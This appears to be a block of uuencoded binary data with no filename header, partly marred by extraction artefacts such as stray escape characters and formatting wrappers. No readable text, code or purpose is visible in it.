MLS.DB8)B!VE%'3L54?(EEE`KJ?]89(\$+7L6Z-CA5\$=B]_>BT_+/&V+)E.ASL M8B7A6H@ML^'AR8P<'&B01U8BB6D\$5MER5Q2[F9UK5B-:[U;E<5DIL:=V_&._ $M>\&B[\KE!3*0TA*U=NEIQXR[W/^4XMQG=,4+3:../L.$&\69<<!$,I0V`F)8$ M[AU5FC>U"SL]GX]JW]QCL3<9((*TZ3?7/Y8C48D=XG-B9AV-FYWX.AV>MYKG MR5KGA@T<M\7AI9B0A)&D9R5JQHN"]DX2X1LN3)4VU-40QL\;<E\$D<60;IP/N MVDYW#:VACY:=T9R+`D@L9NB#2PAF:"32!Q-\$@:1?+?(C3-UQR75MSG6=LE;D M^"S-.GTL8%4:[_BO2N#%R22"CP1`>J=Y1I>72%HY)L1_U:KDK1X+K\=PY3K' MGO(5Z?57JFS[G>4YUIFNMCI+3GH6TIUV(=[:F1-VP-UVP0L@2"3>JLJF>65 M1I>N7^-6T:=;.??57IV&+IX]ZBJ7K5Y8]?C-7KG5;8BJ<C3,MV>9%>>L64S1 $M! \ 4-@C(=5CA_ZQR;N)CBV[->F415W[N$3!T\WC'6[<6)IH+N<<M*]";7$]XZ$ MNV1C JQD=90FA5V"C5,9*:G<=0(H7=U0\$QM/5(@&;)G0VHT !LD"-*@YPVR% MK+#0/XZE@(U\$\'`V? I#:Z>#HEZ=&5XG>5JDRMVYCC(@&F?)?!F4#N Z-8G. M+\$]F'QQ;O)%H<KOG`01\$/\$<[FE:H;^OKW65^!(A%_CH6Z%;D0R%M0:D*9,\ $M21:Q7U+R-H(-@5_T.9;0X&&(X)I%...U7&^$(C^20\T`DQQ5";[(PE05>3K9;$ MU @K.EV),FT@INLWH))T"1LDRD&M?)\$FVQR0QE9\J"+S&O%BZ.\$U[#;JW'5: M<+]9N((G?\VV*XDK@UIOZV^4!5-Z<1023G\.=D7&O%UEX7OW?X'%ZG#88K1C M\$KB>2GXJ'_.HZ2S3%6]FJ.@TV[%46.N'DL5J*/_(A\N8MO3XXIJ,\$0#OP08; M"YX\$6EFP&HM<47,(C8ZW,)A-72'5-)E%0,R".ZD!(__&%<1HHV1L^OZDT'!X M;;_/3;M<<':L>SOC%WSH9T<X@6\^CZ_I9P_5)SM('78E^XN'8)SFYTM#ZG.% M^W>7Y3'7>#E5R[I7A\$VZ!S^E=X2^3FG5(NW8+_E]0AT&P&O8L[J00-D;/^D* MC)H2, = "X-DN8JQRF; 9S7PK:; 6IN>\QR2\$:\$C3&T(T3(55Z; 0/EJ^>!K-N)3T M97[5W45!Y4AYEM="75<4J41SGCRST<'5W.MG"]S37.P6+5P>.#S])APQ3JW_ $\texttt{M/\&+I:[_K\&8,+23ZG=O,,9B[\$ZZ\$Z,>NGD<:<KB_\#32T,5:\#TY?^/UT`7-!T[}$ M/2>ZDD')-I\$=XKGZG#'194J=O;W@-(]+ML?`?<3<&K#H=+9K<+F'?I?**\?F M8:TEH)RJQZ>7<<DDWM?\`P2?\^JQ!LE"]3L11ZNVJ,Z^RG0+GV];.]F,CY*D $M=PZ, EZ"=WTW(4XA1=Z(8AAC"H!%%0UZ[H%R*".IV%I2A=V2]$\WM^[,GW';$ MZ_]?#G6U.SFAOB6@:<==T<\$)T=Z#E?,6-]>??6L;%["5'L_'U13,@D:S[!VC M@R32!)-".^J<FGIGV*CLD8PO4\7?UJM=VIW0&UD@@\$@D\$<G%QP.::-[FL%\$7 M/\$/H.LM50)V9(8&M%D/PD1"Z\$00-30:HS-IF51\\$YGP;6.K'&E]C*AN(KXOP M>].0^JZS8V17!TSG&]Y4CIUF)X.0/8[+#X#C7T:#M0?QWI:F#1\$(%C:=HS,\$ M:-+:NOP?"NORAY'1\$7CCZN9--QR_0\$#_@9G:'L*L4M&33L<U6(&HA]E"UT!7

M:['21S'F*?ALK>G5&%U^N-/V,+M_]':__OG#2W;TE1<&VZ"%!R*T[^+]G(@B M>-]!'[[8J;[=HN^CU;*;<U06!`0(GAC?L)8*+R2XZ_XG^6V#Y@O.A_R8"&<< M^M4IKX]VOLIQQ.\QT>3&'&DLW.I(]1AZ1PAQ:&>/#DOI0TNKAFU:Y@LLT4\$I MDWE'W%8`%UD-1HHZK0;JL(_3R3+69:!H_]7___+-(O-DO4R)MM#K##*<5XP55 MY<K, I[PPU, 120, XY#)]@8P:FWST/_NOZ>CA'';MYAZ>AG?V\$&5=#:,,5`+;^ M3B0'`."6S[WH0#JI#*LE'_&7'2==8YH0J"(HDBPD3SG6Y<'Z]^'_^AFM=R9C $M)_{]}$ YJ8($X[1<&:22:H=;A3#09C>9$C,HA_T\7X0>,,VC.99=E_M_JO%XT-)Q$ M<O)RN[E]?MG'&9F_V4]9Q3>?Y2CW7<1PS?&_<<\$9\$-IB208NT^?_ZXXD5%7^ MTXD)W%<.:]NXZB45_U9X]N*\9I_=S&CO?4Q)&_"J*CVW4\$@]DUUPTV51HZ84 MS-#UJQ4TD20@*DKC2U&&OFJ_PAQ@<O6QIM(M%@+&TP%)[FOLSEBH+)QV4Z1\$ M""%#&0DU&3QF.';M_ZV_XM\$;_858/VST=71Y((@=)G6J?_-M8<[%\$?D_QXJ> M_K?T)CAXL"LR\$2:-YOH,;56J!_-);I1K`[FU&3GR--L5<.C?N.*SHS%TZPXL M-WWDWMS&6[&M#JIQ*CF83X&\6:&OM[-?EM^N'\$#XG\$W8\4V.*JB:9#ZQJT>X M\$IJXC?42YH6@)-\$U^29J:+_&DL!2DH4*WF>REE="#CJ;&H[QZ,D<&7'DZ"@< MO=GFZF1@!#[:(I[=STJ<X8Q-0)J802.["D2A@7C*J;-\$&_55H)0V5?_&`I2R M;TL?,K[[WB&KOK#P\B\$2R&T2=;;.3JZ1^#W_IXQ4&I!8QMF,C5G)>XTVT3\$' $MJ_.6&'\&L-$.?)6<R-+P=_1Q,SG[M"S`U59<.0W$`$'%0<G2:A(&R"]PO>X$`$ MXOMZ*J)04Y9++CZUK`Q=5>6*R2/&0+=5!`T\$\$!>)AM`I)&Q2[;+)5.`B!\$,DMF); EAC-0#1YBN: I9\3-5119E38[/IJAX.*[)\$8P"*LCWR5C.G\^PF5EC_I"B M7:!DZ,TG7DQ:/10A__T@)JTXG4910+B92LA\$27#F\$[2H":4)`R1_^Q_PO&F) MM&&+O;P^)GO>5T=1,*WZV3AG2\5;IEF#';K%)^(9\$3LGK3(+(X^.;:36R&?> $M>N); +@Q!M6'"K,.@<Z7$4$35U@2>M6H^7LVD3(9\+Q>*X5JP:,H)=50NP$9Y$ MIO*B=7^C_I,<';^3&N?^A]R8YD,WI9046"QJ*')\=L"""0MOD0=B(+2DT#3: M,*\]PS!+!AA&1,PJ\$U2`+JW7J%V@BL]]"PM8\$5L2PTH8[[A_F*H.\$%X@6//G MIK.#5:J[@4"+H*=9WL0=F`[36LK*]G"Y\$V*D5]+"1CWW&K7D:RC";WEY%"06 MFM=AKCC-A62EL, <6V9]M_SU0QX\$?"E<P,&-`."U,7:IHNM34!3.45'5L5Z"+ M?.*MD:\$VEC>=<3* &[D<KQ-Y6\$VD#U];=4LTJ&.9+Z"[IJM; <HIB!70P30M]M#"]&JTRJ=]Y@7?&ODXGCLV*EVW?'RB<JHNZ19#+#V%CTXUG_GG6EE#3Z*;_\$ M8B\.!G%8][LNE7GR/AM)6I(8[5"TNL740AV4F0:2KG^JU!_]2[Q]5`P<\$>?4 M)U/GL=TLB&7BJ<GP.")FDOVW23*7\$02N;:W==0P,2&7J-&X>S[R4;G7:;V\$]MG@I-H?\;RJ:_(0F>RU()V2DEY##'M/8>(BLJG0=^\X>O@*1II*E78>OLUO4? M5>"^#!PE0\$\$>H\HF]OR*<Z#(>M(NW)`@?+2Q<&\$O3;,9*)&UR2&2J(UE!K"3 $\texttt{M,3} \\ \# @ \texttt{D} \\ + @] \\ 6 \\ \texttt{*,7} \\ \texttt{W} \\ \texttt{21'2} \\ [92 \\ \texttt{Y}9 \\ \texttt{,BZJ} \\ 99 \\ \texttt{M,>.0} \\ \texttt{K} \\ \texttt{0;).Q} \\ \texttt{5Q0:Y} \\ @ [\\ \texttt{WINI} \\ \texttt{@} \\ \texttt{^2;} \\ \texttt{M,2} \\ \texttt{M,3} \\ \texttt{M,4} \\ \texttt{M,3} \\ \texttt{M,4} \\ \texttt{M$ M1KWKG9X5C/'B#3V4WV>Z-!U'(XM=[N1"QI#-[`Q:L(MT,0QG=1/"0Z.5R.+P])MK'Z!S-I#Q=.LU2XW.)K51*`A&AVXC`5&NO8[P[^UB<?];10Z^>=9Q>JS4&_A M1"J#ID82\$@)#)08E__;_>M=JXRA067?#R97QC:HT+-4%<MZ:HM!26]A-3;SI MI.:.&Y]%L@7K4,+MY,0;SKE.33+UNIUVF+B(^UD^7ZC/>._^,^)QJIRR=%B< MGNW0QGC"V%BJ=E4A%;\(.\$)'DCS`8/14+KV6<>*PF?]0;VW7VT*<8**>BFA* M]GWOG31R,5M5>T;DO89X(W07`WXW7;77;N%@7R#>4%X [3+Y3+\$5@<T-E`@J MA!/C![PS'R%D:S7TS6RXHI[WNM1/0040#^NVIHL6U'*A^RRB"6:]J+\$V\$MD. M]YL9V5F%`_5H1%\$([%HF#J09%0@J#TD\$3*1Y4',,#2]ZPC)I5MF/JW+/F-"Z MK9"!>.@:T)(QW;0:&G5(1E8QYG8K-;,8,&ZD%PVZ9N9 TR(JJU4\$<+09* &= M+BRT7N6-EURU.+2)"N17ME?&E#@05@C=EHU+OJ8X90V#CQ?I\/BSN,\$Z#H<0 M-4TBFAH@<R+4T5S!T2/S950\:IRXD;:SF1E*1U'.JI>)=95:QNBON#:8"3A0 M8*WFC)[M>U6!)OLT'(0;("H"\$0^NW%#WE3A(F*JKB(4:RM951*DH1!A,.*(\$ M-,AEPMQ'2\$<3CEFB:32*DPX(PW7C'N6FCOTSA96AXM8VW(<7Q[4N1_M2DT)J M;PM1G)#,N:Q`+VLO(J1X[A\$U3ESR8P&CKI;I-<D3/=W'P^!,C`M%RY")6W*L MB18H_\D]D=%4",D.,U!&%=CY5KX/8__GOLADMAHF@#H@B,S#@I,54)!1!R6: M8TTT<RL\$+N21PLB.(9S"2&*&"0=\$Z-S1S<49-+B25%;2(N+A?%S[L*Z?LP:W M&'`@'4R,#I=[&K7M7NAJAR;4*HK#V(0RAL6)`-4RUVYCNUKV(3)((U5"WS&5 MO')#YK=+M9<(ZZ'05A5!&!6E+/)(;L()C]E'?PHP3)D4%&"J\$6^QFI97G74] $\verb|M!2C/`)@+BQ<U@S<&Y<-BJB(7P+2&>ULC_A:MR>AT9\#)&Q(I\#T]7S>NQ:-)DH \\$ $M4E^G] = \langle Z:W0*0D$#1D5*D9+0$\\1[F-S'$I\5HN-S5(`][^V<SS5C./=\+<F1]$ M9M^4CS<>E6_J(*HNQPON\:\$"1^.8JAJWQSVFEY0&0U1,0?+^^A@<B7F:DU?T M,) $1&1GU+>_K_U:K4W/BNICYQY"!^.\'L9(3Q*S)14%D^?9.`W1E1$&?$PQ;J$ $\texttt{M,5@U^SCWV=0Q^{GT917*1G&HQ^-2=1*W+7N$WDV_M/$\#\&FDU--/;=3'Z1-E} }$ M71C7+P(XG\$C+9_[3;"0['RSTTRSZ+UX(3R*UI`TGQH>)E+Y,2>16,&B<"L8# M-O'"8PK(JG;31Z'NDGT^VKIDZS&EXL^#<X'CKN]2N-BY\(%TV2XT"&;0W)9* MAOASY\1!Q<1!"JQ)XJ[V<"J/&WZJ>.X:ENK.PN"<[KK+F>90BPU\E,3\$M//O

M.I*K%TOZ-MQA#,\$0,C:L,^TND^*:U^,UD0C42@2@<B(G.8]>%/7]6N(%ZPF\$ M8<<*D<-=8VYQ6KBY&J%!GA<1P2X)@11T/TV4QA6^J-ZFKDKL'+H0BN"UXWJ^ MB0CN6M`.90&RKXHXB+\$:IOS)P%+@O+K1[_;<>2W4-HV;(1!&K*31PV=3K%)< MB4(*A"3\$H)"0F6N4AG?WE1D?3*UN*5W);10GB69921B1S]\$N/9=8"YS<U.*OM_VW&,#60+D\$V*Q70_6<MJZ[LBR5_0AAF&4(/)'Q6*BJB]H0@I"&51D<E?<=-MI(K/`L")!(!PVCFU\$1@IIER@H05"ZE-1*M+(82GC57Z<J*IS`(()#@BIO.-+ M"]980DM"\$X\!0,"&C]EF@2\:"VD7-&5FP[:-@PH;!=ZFJCXYD9?:WB*MT[4(M>8@H*()!ST6(I!'_NE!D^Z,<-Q6,QA:X<KPR%]/93B82&\HR867MKVC-2`;\ $M+T]]M<V^OT[>5=7C]EWPN!A6U)?3(#P-`"W?T3ON+83&(UD7-:D(@>CJ]3_?$ $M(KC2XQ!5!MK]#(AD!>JN_SSYD5Q&9CSC.Y%5F"0R4L`TX37S4)Y[-G(A-=!7]$ M\$4! * (RS37\$Z#&+.@DP<MEBUQ,ROC4IHD/!67:RE(D:PR,UQ!N(U6\$M+G-=M M'NCHT%N5DT:F,%T7U&%0R?RTMHHP#DZQ9S0@DUC-)TDPU3IAETHIJZ):&MYL MBIB:^2^WO73X_:RZ7`QMH9N,.5)P)_2N&:6*VA6-#.IA&:JC(!84HXN[PXS@ MQF4;DM4MIT@M".CS.3?!!&Y^F(N4X1(7&IR*#]VOW/V=/H>I%E*[7BN*^A<> $M\,FN4,A,U85"2"X9K\=-7:460FA\#!:5EMO^8<\$,G^16MKL37Y?U(P)O[<,&V]$ $MK)P?2 < AC, T2).-U[U-(OL, H=BN8L.HWJ34R,@A3HANJM7AG!+/I:&5_I"R\,$ M3<P`@T`QXC5@R`\$E:?![TO(ZH-_E3KG9F\1DKG.L%2!VPBSD)6VV-L7M3+SC MPF+TE3_HOOFMZNBMJEYQYXJ%-F&MZ@>VHYEN<V&X2R`P:%\JIO8FM0MIJ]9' $MPO=Q:9\#(JW\K*$\sl^8]]:'_Q09F\#5+5$GZ(XE*H$\\6WUFMB*H\C"@[:YR:$ $M_?>V[<2]\&U5U=V)@^N>@*JTXA`04LE6KD@1DNL215\VN^<Y*FW?:@]S&DBT$ MT!:9YDOD-QM(G/+<\>7T^?TI'9RTR*Z^;\$51[<*/E[5\$"4B3#;-2\$39L7P;* MU`7U\$)`;_]\+1W`3N8H_BYF\0<LY.\BHY2P7ZZO67V*JD&"\$T!"4!(#6X:@E M1<PSZDJR\V/R#KVJ]MWP@I\$&BYT\$"8,(M,JQ@L!F6BQ`(AWW9(KOB?F\$"W`] $MW<+_{V'_*};>43N_{J^*}<3/^14-A\45]@[M(C;U,J-=6711P&9<]#"&`/RSH$ $ML(2'WT^{T})T2'V31"_C##9.M,=0S*U*<Q#WJ/Q^{MI}?2)0?9NNS+:)<H/?VWJ$ MV(#P/V/<7G@4Q`;X\$.OPC94&*\$\$DZCZ<<A@\$2>WKCY2-Y&-07E(C\$*BW77<U $MR7) +]=0*RR.9E2^L%!0/$"390X*3^:*]C9_R]&'YC`SP55)6N&<YQ5M1(K$$ $M[25G2X) < D4B3@D3 + PL[3&ES!(9E-6TZ78WB[;>9M\&X7,)B1)6C>-^175*1$ M6:U9B:6,O+5D! PA4TG[&KNLGWAG9>CZ:HW-W=R80\$2H\$?,J8,U])6BHJR%# MV%D1`*=E6!%")L>)JHG2!%K@UAXEV,BK3T,@EE6Q,N\V-KH6AM"\$2*EFZ_21 M, C*:9!W4L1DLI04(7K-N-*)#+;Q6U<&6AN8L#>LBHV2*P("5#=.~4#5#4:RZ MS6*B(G]!\$50051C-WTU?!Q@2KEX!%[-1)!TAAJVBBDLN:MR:%X*LC`-VE2:5 M-29&,F9@JG2DMBL+"-+&,7=W\$KE8W)@9*:HB0B753<6"39+\$4V0R,F@Y=[S1]MG2S\$BQLF?<<+#A#(T9!WH!`T)_AID/X2]MCGS0N1VSELXOK'E[KZNWYX]XSR $\label{eq:mjp^nd(U!:1S2(U1W87H+H>%=B^=70?5VSJ()%346N(/_&>_A"X\-GB4A>K$$$ M%LX="8F2K^19R/3];+'BM6E(A\$\$MNN\$!)ZZ_*L"/M4(%RKFF#OA"Q&F6QW%1 M\IRWCDFM`?7U)C@TZS=Y>\$\$(--^W*8!%E76Y@?_N:SN4K\$+1-M7:O70NZ*"^ M700, 'ZP,+M)D?+G!?7LV?I>2B@OTQ=[&?S+O7H[9I)'OHN.!(Y:8]!.\$(&FJ MJ7NCYR=;N(?&;R%8-?E7V(%32^R_+V9^7(M9=JWJF*1^,7]'%+%J%W-'.Q"K $\texttt{M!R9V8\&C>)@:F\7;Z[9;Q:GJH?!K7XM6)J)V3=40-\$!\^AL6(,A/\#0@=30+F-4) = \texttt{M!R9V8\&C>} = \texttt{M!R9V8\&C$ M!74@E=!TX (O??`B.XM51X^KX^H1F>A(D6]PW&US#-`R2"0`31^TF:.AES", M42=@H@HW3-&)?TQ8GN78%DD#EBT&*4389/9!`C28\$.RQ/V6#585.)`B6G#\$& MX.W' >= "; JWD+WPVL9F; L&F3ZQT<5I-&I<))1RCNQ@TQAP.&L,=\$"-1,6\$*1C $\texttt{MA;/>G\&(<3!544\$!7W3MD8(NEE?\#\1\7S*DTJ0\$2:9\&E@S[_>,\$KQ698R2\#,6))}$ $\texttt{M-J} \& \texttt{C7S*>, N88N6-/8X=C\&\$+V\$\$\&S=.4QR(<,\backslash S1T05,8S>"D\$0U7Y['C3\#2U'] } \\ \texttt{C3\#2U'} \\ \texttt{C3\#2U'}$ M<UYV,4X3<DZ4".]@N2[+WZ7<(-(.2W;]6A`,%'G=]^^:ZEJ.A\$\$<>/WAUQ4U $M#\$F53B\$F#Q..3\&.;IZU\W_IY+8:O7\=I<ROG),(`FO#!98P`)$X(A*"1>1$ M+E:HS>\$J()X1`9J:IPG;:)BY"LH*:"*T7TYRFS1!LN`ADD<N3^_@7/:F2[_' M2&B0GFTC69E?*FDPJ\$J7B,Y1-JU*J[.WZR%)QI\$C8VRC)H#B34,M0PN0U!\$D MFC6:!8VXM;OW+(ADD\$8.(O*\$(HX#0+K\$,\$03%52*J2*H-7'-,2%8H@AJ[LQ< M2W\1"(B7,2D!*#6HSUZA.QK"@(M!!W6D+84:%7?.T>UP;[T=ST=M+%K^1SC\ MV9XL%AB5S7H\;AM,AH(\$&6R0R(-<DC**)&O5>+C*HNXP8%E@; `=5G%V+4(\" $\texttt{MS} \hspace{-0.05cm} = \hspace{-0.05cm} \hspace{-0.05cm} \texttt{MS} \hspace{-0.05cm} = \hspace{-0.05cm} \hspace{-0.05cm} \hspace{-0.05cm} \texttt{MS} \hspace{-0.05cm} = \hspace{-0.05cm} \hspace{-0.05cm} \hspace{-0.05cm} \texttt{MS} \hspace{-0.05cm} \hspace{-0.05cm}$ MDGNT8(#,/ %>SF'F4AAFO:4[E!B-DM)5DS%7N]GCFP-4L6<-7F(E!73P;/@5 M9&J4*[/*U25G.HLK(`LJ1E1:@G8/Y**HB8).%B*@^JQL-+^A5V&\$IS>=:AZ2 MT59SOG*]:62L4)0OKQ:H(_:-.]\-F"1E(9:.GOM/6F1^84YH8OZF59R>O(/5 $M]_FX)NDEFOWT++[&)$5*D(./@Q-_MG+M,'-7J1@-S^A$ZX<EC*K%7:<R=#H`$ $\texttt{M2@D=2Y)5WAT.Y$K[?W_A1FP@REF*@)0W.;8'B[E+.YFI;0X@Z,9+",9LL.MW} \\$ MIN1B%I!2P=&EO09@',PP'4?UF?31))96Y14+(!J5H:.K2`QQ())@T]ZUR7VE M0Y_3WPU*C?'<-Z@HGKEACWJSUJ`1JSS@HDQH,1\$2:7*K[11!=6K>]E.YI(<.

M, HQNM6O&LK+'8J*5(9!C]9(@04C:=A<J='1&%FI/;BMHM93;)43\:J>\$0@R M%-<0`ZFM:!V+*</,_E-\$)TNQ89:HTJJD6#/OJUJ5</]5I::F[PO1UXM(22R0 $M@''7(1&7K/V;Z$^Z#5[J(KA0,`EW'@ZE(<(\?%]TRR;Z$/-;C[3D=:Q;%_F1])$ M22_ZF:.A@WYT0*)JN`EB=E4650S;'4"[_\-48R`FD+4127KJ'Q'*TBQ^TBU-M>):+8,8*OK%AU_Z^3S[CX=5^8]RANC/?H332:DBIDR-WYV:_4S<Q!.-[RC5[M`W`(ZHPE&2P=U%WH.K+G2\$*QDP>-RO4YFT.OKL/2M604H*)J8@<^4Q#JH#J+ M?*%\$O-!&MV>O5X[#=;2:\$\$Z\T.>HJ2S3\S9M"JETDY9R>T`C8@ZJQA%,P</F MY,&-G50L*BX(3FH2A)["(O'YUB\+6UH<W8O+\$-5,C2U;19RJIPTFRRB_2=9J $M2Q/J-]7L(,X*DS:9R8PAJ5M)\.,CB*I_5&<IKZ41)E2$D+$C-0"(^DY(?G2")$ MZ)XP(IB\$>)2: 'H-MN,5,XQ%A\GYOO95K=6*/.LC,2\$B&/,4:U,@P-(?UWHO% M9?+"H[(%00Q-T&0GPL47J\S&PQ?(.7CFJ9?7>D2<D]!%EYKT-R)J;7,,\$2I+ MA*BT^D0<++5%2)F2^<KAPJQ5%-(JP4`1`*R-5H=E1(J#2%?!G#JX-%.PID9: MH4K1K2D', \$:`>FZ>WC@?)CIO!"MA>ZF&]-);HS.*'GO2B>\$[%!;9.6E;>"O) MRTI2PE8"*AG953#2SJ3_8HH+8&L>-<D(J`G'6"D[HZE2\T42'P+%28,%W\$[> MCQUQ6K6A3!&P0Z7F8K(F1F0W6B='U_H[WFUF0KH1*AJ\F*\$\$0P9@&OH97O<W $M#NVE#-E^3@1$T3^;KL$"O$K4S]JL8DE*3JN.+27)K^U!EL,-1R8!H3ZE2QB'$ M,]H@J+1"4L!"/00JDB8)DZ.R&,*.PK9]6<\$F3D0&F=4)HC3"BS?8BIFR[\$&L MVQ4Q`_;T-1UKSW&?:OC>O^FK`'/3!3&45J`Q(#@UF("N/SU9\$R2VC)1)!"9/ M?XF,H)XG9KA8N644H209@U8Z#5)GR=ZM[3SM,;&WM>QC=<U!6G8:J:\CE\)> MI[C#U`5((/@A+8'9T;)W=B9#14<VY4[\$'UJN%I19@D'(Y5!@M`))X"I"3`BK MR".&#,+BY\$6SI[TSC:W1C+?1G`!)I0]ZN*CX^6%'E7-F9&:&=&M_UZO)2(^? MG_QKQ83EC>_5#J>]\,RT4Q9V%C7!Z"`68AN]I]';.Z%3%7@Q#3,X^':U54II MY(1HL755U&;JAI'<:)!^%9NWU%D62>MXE4C96JB,L/HC9LO,`X3*2CKN1/5J MX,':1"2.2S+J1^2]10"-@G02QKM?#\\$Q)`@Q&,T\ROUO<4N0;1L_*IB#,&" M!;331H\$("I2.<:JQ/3*GZZ:[X:5*EJ"'Z?,A`;X(+@@^X_P4O3W2%0M7G4_ $\label{eq:mp} \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()0A2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()0A2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()0A2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()0A2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M&O<VNGBIO5P^$((U5()Ma2>JH3L:-9C68LMT&JZM6D)]} = \texttt{MP[H;2=+LO!7+!W60`M$(Ma2)M$(M$ M3-% = (Y/C]VSUZ1T)#K<^20'.AI)8&IV_;M8.4 C%1U>SM=3<KT-%>,O8\$?. MCS1\WA7YW3WB[COCL%@066]AV(1",5A1LF3),RQ#3TW8B95@0%1L<["-M\A; MV>IQ!C62WHLJA'?30NP-2TJL;^2ZP8G"Y4X,'I0W"6*\FD.+\$Z(!U25UR^%\ M#XOQF:\,J'8BB;ZY:*XV@C.*%]8\F<]7/T<9F3KG:E>QS.JD':5\$7I-&F&?] MFW327F[#K,6V8:)\$!"'##8AK43S*Q\$\$5221,/E+@@'*&(%TI*9<(?-#38 M; NEG>(B!7HZN3@\$SDB*U=,U8I?QK7X.%]*75Y#*+P#6^81EJY@P@(XAI4B1B M[182T8R>3EBQHC+64;*PY"&;H@(*+B6\XHJ-7C"7.<Y,12[NZT>@F,32Y./_ MO>=TT:MH6BVVM,39BO&P-)I?')5T2G0TUZ1.V;'38L5(LX@*)UN-4ILK5<:& M*Q-K"0: "M+Q@\$TGT/.E8-)3.6]\$Q@ARN6HVKMPEE9CNZ\$TUKL6T8L2A,S2X[M&H9KU`IFLA\$H3JZL5]<>G7#D8A%H9B8\$O*080JUEDA`)S)%`+D4)"(<,FC,9 MVK-U5%:*Y#DRH=`R(SM&D&Q-IP91=`P104*1E#(F`OOC#T%A,5@JS&,HF=4Y MO%XSD7-<I2*A0[]LVL3+EJ](<#0LQ%8;1F\$!().9\$M!*KK46JK&HJ3%T[_)W MS-B-M[N[:8`38.S.C-!)H00)NX)(\$%'B8NLK3.+MPEBM(FN+O::M.[%YE2+-M;"H(;P:RA5I,3+8.\J-7`X&@H`@*L)D"Q#-!MS0P1EAMD`D\$\$C)('<:S#04(M(2A&FBG.<H5]*`!5\$)Z+.\$(-*(DARLC27+A!3#(:1S#\$%E1KF;.M,-"*&2\$Z M``9E@7)!U,0MJT62+'..&<"Z9E&C6NZR]Z;MH8='.U4&+C)(E.9;;MLW:EIH $\verb|M\ES"\$IKNS=YDCAO5QNAAJ;@H(T4TZS"5FT\&:D*)S<,A`AI`7LQB+QF[T8*D4]|$ MH3A@BTN]<0M323@F'3%3<X+W9JJHPMS\$+,3%T3\$\$:FK+2^<S#AT7AOO:@*TY MMI@,6KG&*QK"^\$J8ANLEW;?&V.U56&@M#8Q6#&+%C1&H:PFLDG\$[L.(7KK10 MI5*&<0"VJP66RV[FL@Z2-**8<R4VV4&&@7;)6!'7-FF)@TH`M*PU6%B9<,1Q MBZPW9G68<PU3#H"U2T4*K0N=5;6R6NDO!2E4-1PSA,%D&EQF8,07CAPO-F:J MN\$PBU>Z6.EPM6M,P0+:*;E22S9K`AF07#!%&%+0R&)\$!@H@DY"V<7,T`N5:\$ $M^* + :330T 3.B D B < 2HK W QC!; PN 48QBLI: $9G - F PEA)K.9# - #!E/29@$ $\label{eq:mr120} $$MR120^051L+@E4P7FI-A2@.+!<]$ HO82!F:*]$0"2"B@N#*9DUG"\+55E(9=7)$$$ M3*<_3`-=<@:WT=H<3-=Q>BDVI0%'N59(S*T6TUNI+N`-^]S.PL58@1:1NBHI M@8FT=18,04+5LJ50.+BB(\$W&@E"0II2[':1RG*33B'4H7,'":ZS;2J(B:(70 M*B@\$UB(A4FP,F:"!)1"LOAO29@!-363.9EIJY=21.EBB*+<"1REER,1(H+-& M-R1W8P5@PVQ+DS!8VTM<=[-U@N[JZ5B,C1F6+C%VX28Q1Q8PV"N20D"5;&26 MTYA96/?(91P,)G,%TGAK)E8;)9;\$DFT#1U%U`:HB"!((L:6,)!`S5,\$05!U* M(!!L^&]GN0UF@O<W='5"VZ4JU88R3&`C)"8M@WOP;-IG,)OQ1>,\$NDERJAIS $MLW@8;;8MK7,+1::60*+0+5(U4&JB&M46T6Q9R[\8B8:4,B(BDD5DPM45555'])$ M^-50`51)R"B,TY4G059#D*.JD^%84L#([I5T`<%@"HXG#L#-UKLL5"I:UPOC M8I]YU=6&0;OPQ]@F1)*6/16?KZ+\[::`Z];#RVA<NO=7(S258?-H3BOU4!8V MUTP*C2LN@L0DN_%K95K^\6`'@NJH:N#_W3Z-?\V?]'DT-G3Q>:L.?,6B,HF9 M*52V<LBU<HF(0L\CG&QI>F&FT4Z;;ASK#`CHRBEM:?!M_]*^7%0U3S6F_CQ

 $MET)SY?"':R=GC2Y0\C8X,"O60/J<C`B4+`ZF,-1[*&3@!D%%(&F'>(:.IJI")]$ MF\$\$;Q^5(9(@&RI6\$X;%N%H.`QC--(?5^,SG'.NC1MVN>!XL70:4T'Q;BXB<Y MVYT-2X9>VA%'QZ<;INS4;?Y9"\PZ7'!'YET1F;-*J1@Q;#8E*#\NXKN<C(J# M-T3AA20\1`BBEAUE<-4)K^Z]OXE<<"-D#>Z9!/GI#P2P_V#0+.PO&QZXXV%; MTF]Q6JT13\$HJP_EF()`_/&BIG:6ZS!O8N<W<\$4?E^+.*\^Z<DKAM#]J0Q,ZL M*J1UR):6D.#"!2K5"`JP&8^0_;=-#072UN?:0N)\$%D%_L"Z,K*8A&B/1+#`0 M)ATELIP32YK6HD>\>K9%JA!1* D2V\$92\$Y.(^E,NE<XL:7!OD35K.F.=KG?) MC32Z<<I<5PR:7KC0L\$D60^;,0@;+!UPH6`[V@28+VMAJ[?KH>YE&TW40"C2/ M[;3@H),\$ZH@.&]9`@6765:S+?R\$'!*"T!=K-@B233SRC=:C1WJA/8EAP@Y7B MC<1Z1K/R&A=!*\$2FD@V2D%H@TZ.V88ANC<\@VXRUIB8QB3FP:[X8<N+--)A\$ $M?J9E7*$2:3/*[KK=DZ><`KMM+T==96&5^L-G)T$0A'KDX5$8!#I>WG.X!<:V$ M!39W("KFY<(\$]A6#`LO@6\$&1_5<OBG*9?ZLL849NXX'%S8A*2*I#^J5>079! 